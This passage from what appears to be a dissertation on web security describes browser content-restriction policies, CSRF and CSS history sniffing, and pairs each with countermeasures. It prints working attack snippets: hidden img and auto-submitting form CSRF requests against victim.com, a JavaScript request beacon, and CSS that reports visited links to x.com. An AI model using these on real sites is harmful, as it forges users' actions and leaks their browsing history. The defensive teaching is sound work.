Dynamically-Loaded Resources. These are resources loaded through executing code that can be used to change what the user sees or perform actions that may or may not be visible. Dynamically-loaded resources include new tags to be added to the DOM by scripts, AJAX requests, plug-in objects (Flash, Java, etc), “Dynamic” CSS (`@includes, url()` references, etc).

Examples. Here are a few example X-HTTP-VISA headers and what their values imply. A blank value or missing header indicates to the browser to deny all resources outside the fence (same as X-HTTP-VISA: DENY ALL).

```
X-HTTP-VISA: ALLOW TYPE static
```

This allows static content to be loaded by static means from all URIs outside a fence. This is useful for sites that wish to embed images from other sites but not allow scripts to phone home.

```
X-HTTP-VISA: DENY TYPE dynamic
```

This denies loading of any resources through dynamic means from URIs outside the fence. This is useful for controlling dynamic includes. One effect of this visa is denying scripts on the page from causing new resource requests after the page has loaded. This helps prevent some types of cross-site request forgeries such as a drive-by pharming attack [SRJ07] that may have been injected into the website.

```
X-HTTP-VISA: DENY TAGS script,iframe,applet
```

This denies loading of any content from outside the fence via tags `script`, `iframe` or `applet`. This would be useful for a public forum where contributors should be able to embed images, but the site’s owner does not wish contributors to embed scripts or other web pages.

X-HTTP-VISA: ALLOW TAGS script,iframe,applet

This allows loading of any resources outside the fence through tags script, iframe or applet. External stylesheets and images are forbidden.

4.3.1.5 Formal Definition of X-HTTP-VISA

Herein is defined the formal grammar for the X-HTTP-VISA header.

$$\begin{aligned} \langle \text{header-def} \rangle &::= \text{X-HTTP-VISA: } \langle \text{policy} \rangle \langle \text{data-def} \rangle \\ \langle \text{policy} \rangle &::= \text{ALLOW} \mid \text{DENY} \\ \langle \text{data-def} \rangle &::= \text{ALL} \mid \text{TYPE dynamic} \mid \text{TYPE static} \mid \text{TAGS } \langle \text{tags} \rangle \\ \langle \text{tags} \rangle &::= * \mid \langle \text{html-tags} \rangle \\ \langle \text{html-tags} \rangle &::= \langle \text{html-tags} \rangle, \langle \text{html-tags} \rangle \mid \text{a} \mid \text{applet} \mid \text{script} \mid \text{iframe} \mid \dots \end{aligned}$$

header can specify whether or not to allow or deny resource loading, and then more granularly, whether the allowed/denied resources are a type or are loaded from specific tags.

Multiple Visas. To increase flexibility, multiple visas can be defined. The ALLOW and DENY policies get a bit more complex when multiple visas are involved, so two rules are established that are followed when multiple visas are present.

1. The first VISA header must define the most general case and must be a TYPE visa.
2. Any subsequent VISA headers are refinements, or exceptions to the first one.

Example: allowing statically loaded content except through script tags. One may want to *allow* all static content except for scripts:

X-HTTP-VISA: ALLOW TYPE static

X-HTTP-VISA: DENY TAGS script

Example: allowing statically (not dynamically) loaded images. In a less straightforward example, `img` tags can load images from outside the fence, but *only if they are not created by dynamic content*. This means that scripts loaded from outside the fence cannot infer information about a visitor and change the page's behavior based on that. For example, these external scripts cannot scan the visitor's internal network by creating many new script or `img` tags as is done in drive-by pharming [SRJ07].

```
X-HTTP-VISA: DENY TYPE dynamic
```

```
X-HTTP-VISA: ALLOW TAGS img
```

In this scenario, all `img` tags served by the content provider are loaded regardless of their URI. After the initial page load, any additional `img` tags that are appended to the DOM are *NOT* loaded if the URI is outside the fence.

4.3.2 Content Security Policy (Mozilla)

Similar to the HTTP fences described above (Section 4.3.1), the Content Security Policy (CSP) outlined by Brandon Sterne at Mozilla [Ste] serves to restrict the types of resources that can be embedded on a web page by allowing the owners of the web application to provide a specific definition of what origins of content are trusted for different contexts like images, scripts, plugins, etc.

“Content Security Policy is delivered to the browser in one of two ways: a custom HTTP header or a file served from the same host as the resource to be secured. If a policy-uri is specified then the policy defined in that file will take precedence over any policy defined in the HTTP header. The syntax is identical between file-based and header-based policy. The contents of a policy

file are equivalent to the value of the X-Content-Security-Policy header. Authors who are unable to support signaling via HTTP headers can use meta tags with `http-equiv="X-Content-Security-Policy"` to define their policies. HTTP header-based policy will take precedence over meta tag-based policy if both are present."⁴

Like the HTTP Fences technology, this moves the burden of defining what content is trusted from the browser manufacturers (who may not be able to predict what all web application providers will prefer) onto the web application providers themselves. This also provides an extra layer of protection when attackers are able to inject code onto vulnerable web sites—code that loads data from the attacker’s site and executes in the domain of the vulnerable site.

4.3.3 Same Origin Mutual Approval (SOMA)

Terri Oda et al. from the Carleton Computer Security Lab’s SOMA policy [OWOS08] restricts resource inclusions on web pages by requiring approval from both the target site and resource provider. This approach addresses content restrictions from both client and server sides: web sites serve “manifest” files that tell a browser which domains will be contributing content to the site, and the contributing domains (who are providing resources) provide a service that replies with “yes” or “no” when provided a domain name. The browser then decides whether or not to allow requests to be dispatched from a web page by checking its manifest and the results of the yes/no service queries.

SOMA constrains JavaScript’s ability to communicate by limiting it to mutually approved domains. Since many attacks rely upon JavaScript’s ability to

⁴<http://people.mozilla.org/~bsterne/content-security-policy/details.html>
Accessed October 2008

communicate with arbitrary domains, this curtails many types of exploitive activity in web browsers. Whereas currently any web server can be used to host malicious JavaScript or to receive stolen information, the list of potential attackers is narrowed significantly, either to insiders at the web site in question, or to one of its approved partners. As we explain below, this change would provide substantial additional protection in practice. [OWOS08]

4.3.3.1 SOMA Approval Process

Given a web server A and web browser B, the following steps are taken in SOMA approval for a web page: (1) B requests a page X and the `soma-manifest` file from A. For each external (not hosted by A) resource that X references, (2) B verifies X's server C is in the manifest, then (3) sends a `soma-approval` request to C, specifying A as the requesting server. If C approves, then (4) B requests the content from C. This is illustrated in Figure 4.2.

The controls put in place by the SOMA authorization scheme require both the server for an embedding page and the server for any embedded content to agree to the embedding. Such a handshake would halt any embedding or script injection if it were not done with the authorization of the web page server (A).

4.4 Countermeasure: Browser-Enforced Embedded Policies

A slightly different content-enforcement model, Browser-Enforced Embedded Policies (BEEP) [JSH07] aims to allow web applications to specify precisely which scripts can run on its site. The browser is then tasked with enforcing which scripts can run and which cannot. The result is that—while an XSS attack may insert a script into a victim web site—the script will not run.




Figure 4.2: Communication performed in SOMA for authorizing embedding a resource from C onto a page served by A

BEEP uses a parse-hook technique in the browser to decide if a script should or should not run immediately before it is executed. This parse-hook is a JavaScript function that runs just before a script in question and is provided parsed code for the script as well as DOM node of the element that caused the script to be invoked. The implementation of the parse-hook function is left up to the owner of the victim web site. In short, the function calculates a cryptographic digest string of the script's code value and decides whether or not the script is expected to appear on the page. Any script whose digest value is not accepted, is canceled by the parse-hook.

4.5 Countermeasure: Input Filtering

Allowing attackers to inject data into client or server-side applications is not the intention of the web application development community. One plight of online advertising firms is to ensure that advertisement clicks are legitimate; XSS can often lead to fake clicks of ads when an attacker is able to inject auto-click code onto a site through an XSS vulnerability. Many application providers, not just advertisers, take enormous effort to validate, or filter, all data that is submitted to their web sites (whether it is data simply entered on the client side or data that is transmitted to the web server itself). There are two main approaches to validating input: specifying "bad" data to reject (blacklisting) or specifying "good" data (whitelisting).

4.5.1 Blacklisting approach

One approach to filtering input is to make a list of content or patterns of content that are undesirable and remove it from any input data provided by users of a site. Such an approach analyzes input and looks for hints that an attack might be taking place. For

example, a blacklisting approach to filtering input for XSS would remove any occurrences of `<script>` tags that occur in user-provided data.

Blacklisting should not be limited to form submissions; it can also be applied to data provided in URL parameters, or any other vector where data is provided to the application from outside of the web application server's control.

4.5.2 Whitelisting approach

Opposite to the blacklist approach, a whitelisting approach defines what “good” data looks like and rejects all other content. Such approaches are commonly used for very simple input parameters like phone numbers; there's no reason for a client to type HTML entities or tags into a field that is asking for a phone number. This approach often results in different whitelists for different types of input; instead of having a single list of “undesirable data”, multiple lists are defined for each type of data that is expected as input.

4.5.3 Fooling the lists

Blacklisting does not always catch attacks; as described above, many obfuscation and encoding techniques can be used to make it hard to define what “bad” input will look like. As a result, a blacklist must frequently be updated to include encodings and patterns that are newly discovered and recognized by browsers, but might not be obvious to a simple UTF-8 string matching algorithm.

Whitelisting also does not always catch attacks. In some cases, the type of data that is elicited from web users may not be easily defined. For example, a message board message may have HTML to help style the message in an appropriate manner; it's not clear what type of content should and should not be allowed in this case. It is not always obvious how browsers will interpret or display content, and what types of mark-up (HTML tags)

or dynamic behavior (like scripts) should be allowed for maximum usability is not always clear. As a result, the whitelist maintainer must weigh trade-offs between security and flexibility.

Additionally, as described above, sometimes attack code can be massaged into an acceptable form by escaping certain characters (such as use of HTML unicode entities), inserting (or removing) whitespace, inserting extra characters, or through other obfuscation techniques.

4.6 Discussion

In the case of cross-site script injections, attacks result when malicious scripts are somehow “imported” into a victim domain; once imported, the scripts behave on behalf of the attacker and have access to data that is usually considered safely sealed off from the rest of the Web with the same-origin policy. Fundamentally, loss of control in XSS manifests itself in *unauthorized import* from one “domain” (or set of web pages) into another.

When the presented countermeasures are examined closely, they all clearly aim to enforce the separation of domains. Input filtering attempts to prevent the initial injection of scripts from the beginning; properly implemented, input filtering acts as defense *between the web application and any malicious users*, keeping the data provided by a targeted server pristine and unaltered. From the other side, content restrictions take the assumption that such injections will undoubtedly occur, and simply try to *control the effects* of such injections, limiting behavior to just the initial injection. The proposed BEEP countermeasure takes content restrictions one step further; even if data is injected, not only will unauthorized resource importing be stopped (as under content restrictions) but only scripts specifically authorized by the web application provider will be executed. In the end, all the countermeasures address the problem of unauthorized content importing by either

preventing whatever triggers the unauthorized import, or rendering the imported content useless.

Case Study: Cross-Site Request Forgery or Session Riding

5.1 Overview

Somewhat the *inverse* of XSS, a Cross-Site Request Forgery (CSRF) is where the victim's browser is used by an attacker to *impersonate* the victim's actions. In essence, this occurs when an attacker's site causes a request to be sent to a third party site who thinks that it was the victim initiating the request.

Preventing or detecting CSRF attacks can be accomplished in a number of different ways. This author has proposed a policy of HTTP context that provides information about HTTP requests that gives a web server a bit more information about how the request was generated; this contextual information can be used to determine whether or not the request is legitimate. Additionally, a mutual authorization policy (SOMA) has been proposed by Oda et al. [OWOS08] from Carleton that provides a way for the request-generator and the request-receiver to mutually decide whether or not to accept the request. Finally, a requirement of human interaction can be inserted into transactions to assist in the decision of whether or not a transaction should take place.

5.2 Problem Details

Basically, CSRF is a problem with site *A* being allowed to generate automatic requests to another site *B*. Often, this cross-domain-resource-loading behavior is desired, such as in the case of third-party image hotlinking, or when site *A* is embedding “helper” scripts or data libraries from site *B* onto their site. Perhaps *A* is someone’s personal website and *B* is a site serving hit counters. Perhaps *A* is a small business and *B* is Google’s Analytics server, used to keep track of visit statistics for *A*. These legitimate purposes are hard to discern from illegitimate ones.

A problem with cross-domain resource loading comes in when the resource that is requested causes some sort of state-based transaction—a transaction that should only be initiated with authorization (since it is accompanied by any cookies the victim may have for the resource’s domain), and not at some attacker’s whim. One example would be the addition of movies to someone’s Netflix queue. Netflix offers movies for rent by mail, and users of the service maintain a queue of movies they would like to watch. When the users return movies to Netflix, the company automatically mails them more movies from their queue. A simple HTTP GET request can be sent to the Netflix servers that causes movies to be added to a victim’s queue — this works if sent from a browser of someone who is “logged in” to Netflix (or currently has state cookies from `netflix.com`). The user ID or password are not needed to initiate such a request; the attacker only has to serve HTML to the victim.

Often called “Confused Deputy” or “Session Riding” [Sch04], CSRF causes a request to be sent to a site *other than* the originating web site. This request is accompanied by any cookies in the victim’s browser, so any session data stored there can be used (but not viewed) by the attacker.

5.2.1 HTML Tag Misuse (GET CSRF)

The simplest way to create a CSRF on a web page is through the use of an `<img>` or `<iframe>` tag (though other tags with `href` or `src` attributes can be used too). In these cases, an attacker determines the querystring that's needed by analyzing the legitimate site. For example, the site may have a clickable link that causes a note reading "Hi There" to be sent to the owner of the site. Such a link may have a special `href` attribute:

```
<a href='http://victim.com/sendnote?hi+there'>Say Hi</a>
```

To forge this click, the attacker would then create an `<img>` tag on his site with this same URL as the `src`, so that the URL is loaded every time his page is viewed:

```
<img src='http://victim.com/sendnote?hi+there' />
```

Additionally, the attacker can make the image so small it cannot be seen by the person whose browser loaded the malicious page.

```
<img src='http://victim.com/sendnote?hi+there' height=0 width=0 />
```

With some cunning, the attacker can change the message; it appears the querystring in the URL specifies the message to be sent as "hi+there", and the attacker could replace that with the message of his choice.

```
<img src='http://victim.com/sendnote?i+hack+u' height=0 width=0 />
```

In this attack, everyone who visits the malicious site *automatically* causes the URL to be loaded and a message to be sent, not only those who click on a link. This is because the browser thinks there is image data at the URLs specified in the `src` attribute of the `img` tags, and the server cannot differentiate the requests caused by the `img` tags from those caused by user clicks.

5.2.2 Javascript CSRF

Aside from hard-coding the URLs into a page, an attacker can dynamically create them using JavaScript or, of course, through server-side scripts that generate all the URLs. This enables a more powerful attack that can change the URLs based on some context, such as data provided by a visitor (or his browser). The novelty in using JavaScript is in the ability to dynamically add tags to the web page as it is rendered. As an example, this code adds an image tag to the web page and sets its `src` URL on the fly:

```
var tag = document.createElement('img');
tag.src = 'http://attack/url?here';
tag.width = 0;
tag.height = 0;
document.body.appendChild(tag);
```

But the attacker does not even need to add a new tag to the web page, instead he could simply create an image object (which is automatically loaded in the background):

```
var img = new Image();
img.src = 'http://attack/url?here';
```

This technique results in the same attack without modifying the DOM and possibly alerting the person viewing the page.

5.2.3 HTTP POST CSRF

The HTML-based and JavaScript-based CSRF attacks all utilized a querystring, or in essence, HTTP GET requests. HTTP POST requests can be forged too with a bit more effort. An attacker can create a POST CSRF in two ways: (1) by using JavaScript to create and automatically submit a form, or (2) use a Flash file to create an entire HTTP request from scratch and submit it. In a simple JavaScript-based HTTP POST example, a form

is created with a login and password, then submitted programmatically by calling the `submit()` method on the newly created form object:

```
document.write("<form action='http://victim.com/blah' "  
    + " method='POST' id='theform'>"  
    + "<input name='uid' value='jeff'>"  
    + "<input type='password' name='passwd' value='password'>"  
    + "</form>");  
document.getElementById('theform').submit();
```

The Flash-based CSRF is similar to the JavaScript variant, but the attacker can create a request from scratch (without building a form) and has control over the raw HTTP headers; as a result, the request can be made as convincing as necessary to the victim web server without alerting the user whose browser is being exploited.

5.2.4 Using CSRF for Mischief

Generating HTTP requests on behalf of a user (without their knowledge and consent) is not always criminal (such as in the case of AJAX requests to auto-update a list of news stories), but can be used for mischief. Requests that cause messages to be sent can originate from third-party sites, and if the third party sites are viewed frequently, a huge flood of messages can be sent [JM03]. Additionally, a malicious site could cause changes to someone's account on a vulnerable web application in the form of a purchase, profile change, or even account cancellation with appropriately crafted HTTP requests.

5.2.5 Example: Netflix CSRF

Consider the case of Netflix, an online service that allows its members to select movies for rent, which are then mailed to them. Users maintain an online "queue" where they select in which order they want to view the movies, and as the movies are returned to Netflix headquarters, the next ones in the queue are mailed out automatically.

In the catalog on the Netflix website, each movie is displayed with a synopsis, reviews, and an “add” button that adds the movie to the queue of a currently logged-in user. This button is a simple hyperlink that, when clicked, sends the movie ID to the Netflix server. Based on the value of cookies that are transmitted with the request (cookies that are present in a browser where a user is logged in), the movie is added to the queue of the currently logged-in user.

An attack website created by this author¹ contains some `<img>`-tag-based CSRF attacks that cause three movies to be added to the queue of any visitor to the site who is logged into Netflix. The code on the site that causes the CSRF attacks is simple:

```
  
  

```

The URLs cause a request to the `AddToQueue` script on the Netflix server. The attack URLs contain a `movieid` variable in the query string that tells the `AddToQueue` script which movies to add. The user ID is provided by cookies that are automatically sent to any HTTP requests transmitted to `netflix.com`.

This CSRF attack was documented as early as 2006², and was still a functional flaw in the Netflix web site as of November 2008.

5.3 Countermeasure: Providing HTTP Context

Cross-site request forgeries work because it is difficult to ascertain *context* for a HTTP Request. The HTTP-REFERER header is an attempt to establish context in the form of the “referring” document, but it is not specific enough to discern a CSRF from a legitimate

¹<http://cgi.cs.indiana.edu/~sstamm/netflix/>

²<http://www.webappsec.org/lists/websecurity/archive/2006-10/msg00063.html>

action. Additionally, the Referer header is often stripped out by Internet service providers for privacy reasons; it is sometimes possible to obtain much information about a person's relationship with a site simply based on a URL (that may contain a username or other information), and for this reason the referrer is often removed from requests.

An extension to HTTP that gives context to all HTTP requests would help to detect CSRF attacks and prohibit the transaction from completing. A server receiving spoofed requests can decide whether or not to proceed based on the origination, both address/referrer and context, of the request. Such context includes the type of origination/event (organic, click, resource, script), the source of origination (IMG, A, SCRIPT, CSS, OBJECT, IFRAME, etc.), as well as the nature of the origin resource (static as a text file or dynamic like a script). With all this context, requests that should originate *only* from clicks or only from resource embedding can be discerned from those that are “forced” as in the case with CSRF.

5.3.1 Request Natures

Fundamentally, all HTTP requests are not the same. Some of them are automatically generated by a mechanism (browser resource loading, scripts, etc) and some are manually generated as in the case of link-clicking, URL-typing, bookmark-following, etc. It is attractive to be able to differentiate between the automatic and manual requests, since there are many transactions that are not intended to be automatic (i.e., initiation of a bank transfer, or click on advertisement).

5.3.1.1 Manual Requests

At a root level, requests that are generated by some sort of user interaction can be considered manual requests. These are requests that only exist because of some sort of extra-machine interaction or input. Examples of manual requests would be:

- Following a Bookmark
- Clicking a Link
- Submitting a form by clicking a submit button.

All of these requests can be considered more “authentic” since they *are not* generated by automated means inside the web application³.

5.3.1.2 Automatic Requests

When a person is not involved with the creation of a HTTP request, it can be considered automatic. These requests can be generated by scripting or web application software means and may be completely obscured from any person’s perception. Somehow these automatic requests should be greeted with more scrutiny before allowing them to initiate any type of important transaction.

Automatic requests can be further divided into two subgroups for contextual analysis: static and dynamic creation. Each provides a different class of request generation, with the dynamic request generation being more likely the result of a script and less likely something that was directly created by the programmers who wrote a given web application.

³While it is possible to write application-layer programs that move the mouse, type the keyboard, or otherwise interact with the operating system, web applications running within the web browser cannot automate things like this. At the very least, the browser has the ability to differentiate between the web application automation and those that are generated outside the web application.

Static Resources. are those resources generated by HTML or CSS content that was triggered by a browser *at load time* and not during the running of any scripts on the page. These types of resources are images, sounds, style information or other resources that are loaded *with* the web page and not due to any runtime code execution. Most static content is referenced directly from a HTML tag and do not change once the page has loaded.

Dynamic Resources. are those resources that are generated *after load time* while a web page is being displayed in a browser. Such resources may be referenced as the result of JavaScript execution, execution of a plug-in (like Flash, SilverLight, Java, etc), or as the result of any DOM-based changes that take place after the initial HTML page is rendered.

5.3.2 Implementing a X-HTTP-REFER-CONTEXT header

It is proposed that all HTTP requests, when sent from browser to HTTP server, should include a new header that defines the context in which the request was created. It should identify whether or not the request was generated at the user's discretion (i.e., if it was manual or automatic) as well as what type of request was generated. The general format is shown in Figure 5.1.

5.3.3 Origin HTTP header

Barth et al. at the Stanford security lab have analyzed the problem of CSRF and discussed the ramifications of having a reliable "Referer" HTTP header, called the "Origin" header [BJM08a]. Such an "Origin" header is a less informative version of the HTTP Context header described in Section 5.3.2. Currently, the existing HTTP Referer (sic) header that is provided by some browsers is frequently stripped out at the network level over concerns of privacy.

The researchers explain how their header will preserve a reasonable amount of privacy for users of origin-header-implementing browsers; this is due to the header's presence only in POST requests and due to the header's composition of only scheme, port and host of the origin (not the whole path). They explain how the extra header won't interfere with existing web application implementations and how a server only needs to implement a few firewall rules to take advantage of the new header.

Preventing CSRF. A service provider that wishes to protect its users from CSRF must (1) modify the application it serves so all state-modifying requests use POST, and then (2) verify that, on all POST submissions, the Origin header contains a desired value (i.e., is controlled by the service provider SP). Any POST requests with undesired or absent Origin headers can be discarded.

5.4 Countermeasure: Same Origin Mutual Approval

The Same Origin Mutual Approval (SOMA) policy proposed by Oda et al. at Carleton [OWOS08] can be used to prevent CSRF attacks from succeeding by identifying unapproved requests and terminating them. In the SOMA policy system, both the requesting site and the one that hosts the accepting server must agree that the request is authorized before it takes place. This is done on a domain-by-domain basis; all receiving sites can decide who they will accept requests from (as detailed in Section 4.3.3).

Protection can be provided to a web site that implements the `soma-approval` mechanism of the system. Before a browser sends a CSRF, it will first see if the referring site (that caused the CSRF) is approved by the target site. For example, consider the Netflix CSRF in Section 5.2.5, where the victim site is `netflix.com`. Call the attacking site `attack.com`. Without SOMA, the abused browser loads `attack.com` and begins rendering the `<img>`

tags to cause the CSRF. Automatically, the browser attempts to load the URLs specified in the image by sending an appropriate HTTP request. The `netflix.com` server receives the request, oblivious of the reason or context, and updates the victim user's queue accordingly.

If SOMA were used in this scenario, an additional approval step would take place *before the forged requests are sent*. When the browser loads the `attack.com` page, it would see that the page is going to request data from `netflix.com`. *Before sending any additional requests*, the browser queries `netflix.com/soma-approval?attack.com` to see if `netflix.com` is willing to serve data that is used by `attack.com`. The approval script will return "NO" and the browser will abort all attempts of data on the `attack.com` site to request data from `netflix.com`. The call-flow for this situation is shown in Figure 5.2.

5.5 Countermeasure: Human Interaction

Another approach to determining HTTP requests' authenticity is to require some sort of human interaction between when the requests are received and when the transaction within the application is actually processed. For example, if a web service were able to confirm that all requests to profile-change URLs were ultimately caused by a human clicking a link, it would serve to validate the requests.

Interaction can be initiated by browser or server. A browser could force user interaction for all types of content loading, but it would be cumbersome for users to authorize all HTTP requests, especially for sites with many images.

When addressed from the server, CAPTCHAS (essentially simple tests that require a human to solve a problem that is difficult for machines) can be served and verified to confirm HTTP requests that are expected to only be generated at the whim of a human user. An example scenario is one that is often encountered when changing a password:

$\langle \text{header-def} \rangle ::= \text{X-HTTP-REFER-CONTEXT: } \langle \text{content} \rangle$
 $\langle \text{content} \rangle ::= \text{AUTO } \langle \text{auto-info} \rangle$
 $\quad \quad \quad | \text{MANUAL } \langle \text{manual-info} \rangle$
 $\langle \text{auto-info} \rangle ::= \text{STATIC } \langle \text{html-tag} \rangle$
 $\quad \quad \quad | \text{DYNAMIC } \langle \text{feature} \rangle$
 $\langle \text{manual-info} \rangle ::= \text{bookmark} \mid \text{url-bar} \mid \text{click} \mid \text{keypress} \mid \text{nav-button}$

Figure 5.1: The grammar for specifying the X-HTTP-REFER-CONTEXT request header.




Figure 5.2: The flow of requests and responses when SOMA is implemented and CSRF attacks are attempted against *netflix.com*. Dotted lines don't affect the outcome since the attacker controls this portion of the SOMA protocol.

after the new password is entered in the “password change” form, the user is presented with an image and asked to type in the numbers they see in the image. If the second form, the one with the image, is submitted with a correct response, the password change is deemed authentic and is processed on the server. If the response does not match, then the password change is rejected.

Such human interaction is not always appropriate. People would become quickly aggravated if they were required to confirm every action they performed with their online banking site or webmail account. Instead, human interaction should selectively be reserved for absolutely critical transactions, and other solutions should be found for run-of-the-mill transactions such as adding a movie to a user’s Netflix queue.

Customizing Type of Interaction per Application. Different applications can work in different strengths or types of human interaction for the critical transactions. Some banks authenticate requests to transfer funds by sending a text message to a mobile phone number on file for the outgoing account [Ban]. Other techniques used can be other types of two-factor authentication [Sch05], but proper authentication is beyond the scope of this dissertation.

5.6 Discussion

Cross-site request forgeries are fundamentally unauthorized data *export* triggered by covert behavior. In CSRF, a web page manipulates a browser into secretly acting as its user in order to fool a web application into some sort of transaction. The breakdown in control of data flow occurs as the *leakage of credentials* from one domain (or its users) to the attacker’s domain. Though the attacker does not always need to *explicitly learn* the victim’s credentials, he is often able to use them without restraint.

The countermeasures discussed address this loss of control and unauthorized credential export from multiple points in the process. HTTP Context (and the related Origin HTTP header) help provide more information to the web application on the receiving end of the forged request; the request forgery still happens, but is *easily detected on receipt* by the receiving web application. SOMA provides a domain-based negotiation about requests and data that completely isolates web applications from others that are not explicitly *trusted*; as a result, the forged requests are detected *as they are being initiated*. Human interaction can be used as a verification *after the request has been received* in order to double-check that the request was indeed intentional.

All of the countermeasures provide slightly different approaches to the same fundamental control mechanism: blocking requests that are not intentional and allowing those that are. Essentially this makes sure that a user's credentials are not *indirectly leaked* to an attacker who wants to "ride his session", or forge requests without his consent. Here, control over a user's credentials is what gets transferred from one domain to another; this "proxied use" of the credentials needs to be more controlled. For any given domain, can the credentials be used or not? Herein lies an ambiguity that needs to be clarified to solve the data flow problem.

6

Case Study: Browser-Recon (history mining)

6.1 Overview

A user's history is supposed to be kept secret from entities not on the same computer (such as a malicious web site), but using a technique involving the Cascading Style Sheets (CSS) `:visited` pseudotag in combination with the CSS `url()` resource loader can result in reports sent to an arbitrary website revealing information of a web browser's history.

To be clear, this problem stems from abuse of the CSS feature set, and in no way is a method for an attacker to outright obtain a victim's browsing history; instead, the attacker must make "guesses" at which URLs a victim has visited. The CSS code then notifies the attacker which of those "guessed" URLs were visited.

Much like coloring visited links in a different color, this trick sends requests back to the attacker when a URL is to be marked as visited. In brief, consider this example:

```
<style>
#link1:visited { background:url(http://x.com/?url=link1); }
</style>
<a id="link1" href="http://link1.com"></a>
```

Although the anchor tag will be rendered invisible, if it exists in the rendering browser's history, `x.com` will be notified of this fact. This problem can be extended through phishing

or other means to pair a set of visited links to an identity, and thus learn something about someone.

There are a few different approaches to preventing such history theft as described. This author has proposed an obfuscation technique that, in short, makes the URLs hard to guess [JS06, JS07]; as a result, the querying trick described above is ineffective. In the same work, a “pollution” technique is described that adds items to a browser history that were not explicitly visited by the user; this limits the usefulness of the history if it is, in fact, discovered. Other researchers have proposed extending the notion of “same-origin” to that of history and cache information too [Safb, Safa]. It has also been proposed that browsers should prevent this “history snooping” behavior by forbidding the combination of `:visited` and `url()`.

6.2 Problem Details

Caches are commonly used in various settings, both on a given computer, and within an entire network. One particular use of caches in browsers is to avoid the repeated downloading of material that has been recently accessed. Browser caches typically reside on the individual computers, but the closely related caching proxies are also common; these reside on a local network to take advantage not only of repeated *individual* requests for data, but also of repeated requests within the group of users. The very goal of caching data is to avoid having to repeatedly fetch it; this results in significant speedups of activity—in the case of browser caches and caching proxies, these speedups result in higher apparent download speeds.

Felten and Schneider [FS00] described a timing-based attack that made it possible to determine (with some statistically quantifiable certainty) whether a given user had visited a given site or not – simply by determining the retrieval times of consecutive URL calls

in a segment of HTTP code. Securiteam¹ showed a history attack analogous to the timing attack described by Felten and Schneider [FS00]. The history attack uses Cascading Style Sheets (CSS) to infer whether there is evidence of a given user having visited a given site or not. This is done by utilizing the `:visited` pseudoclass to determine whether a given site has been visited or not, and later to communicate this information by invoking calls to URLs associated with the different sites being detected; the data corresponding to these URLs is hosted by a computer controlled by the attacker, thereby allowing the attacker to determine whether a given site was visited or not. We note that it is not the *domain* that is detected, but whether the user has been to a given page or not; this has to match the queried site *verbatim* in order for a hit to occur. The same attack was recently re-crafted by Jakobsson et al. to show the impact of this vulnerability on phishing attacks; a demo is maintained at <http://browser-recon.info>. A benevolent application based on the same browser feature was recently proposed by Jakobsson, Juels and Ratkiewicz [JJR08]; this application allows the post-mortem detection of visits to dangerous sites, such as phishing sites, and likely exposure to malware.

6.2.1 History Snooping for Context-Aware Phishing

Browser-recon attacks can be used as a component of context-aware phishing [Jak05], also known as *spear phishing* [Gro05]. These are phishing attacks where the attacker uses some knowledge learned about each individual victim in order to fool more of his victims. (For a more complete view of the context-aware phishing problem, see [JM06].) For example, a visitor's history could be sniffed to determine which bank web site that specific visitor has loaded. The phisher's site in turn can be rendered with that specific bank's logo.

¹<http://www.securiteam.com/securityreviews/5GP020A6LG.html>

6.3 Countermeasure: Web Camouflage

In [JS06], this author approached such history attacks from the server-side with the goal of making URLs served by a service provide infeasible to guess. Though similar techniques (where a unique random string is present in the URL) are employed by many web sites, usually this is used to prevent session replay and can be hard to weave these URLs through a complex web site. [JS06] provided a simple plug-in solution where a service provider can simply install a new server, or new software application on a server, and have a protected web site without further site development. This countermeasure developed is called Web Camouflage.

6.3.1 Goals

The goals of web camouflage is to make the fullest possible use of both browser caches and browser histories, without allowing third parties to determine the contents of the cache/history. Such content-revealing actions are referred to as *sniffing*. More in detail, the goals are:

1. A service provider $\mathcal{SP}$ should be able to prevent any sniffing of any data related to any of their clients, for data obtained from $\mathcal{SP}$, or referenced in documents served by $\mathcal{SP}$. This should hold even if the distribution of data is performed using network proxies. Here, only sniffing of browsers of users not controlled by the adversary are considered, as establishing control over a machine is a much more invasive attack, requiring a stronger effort.
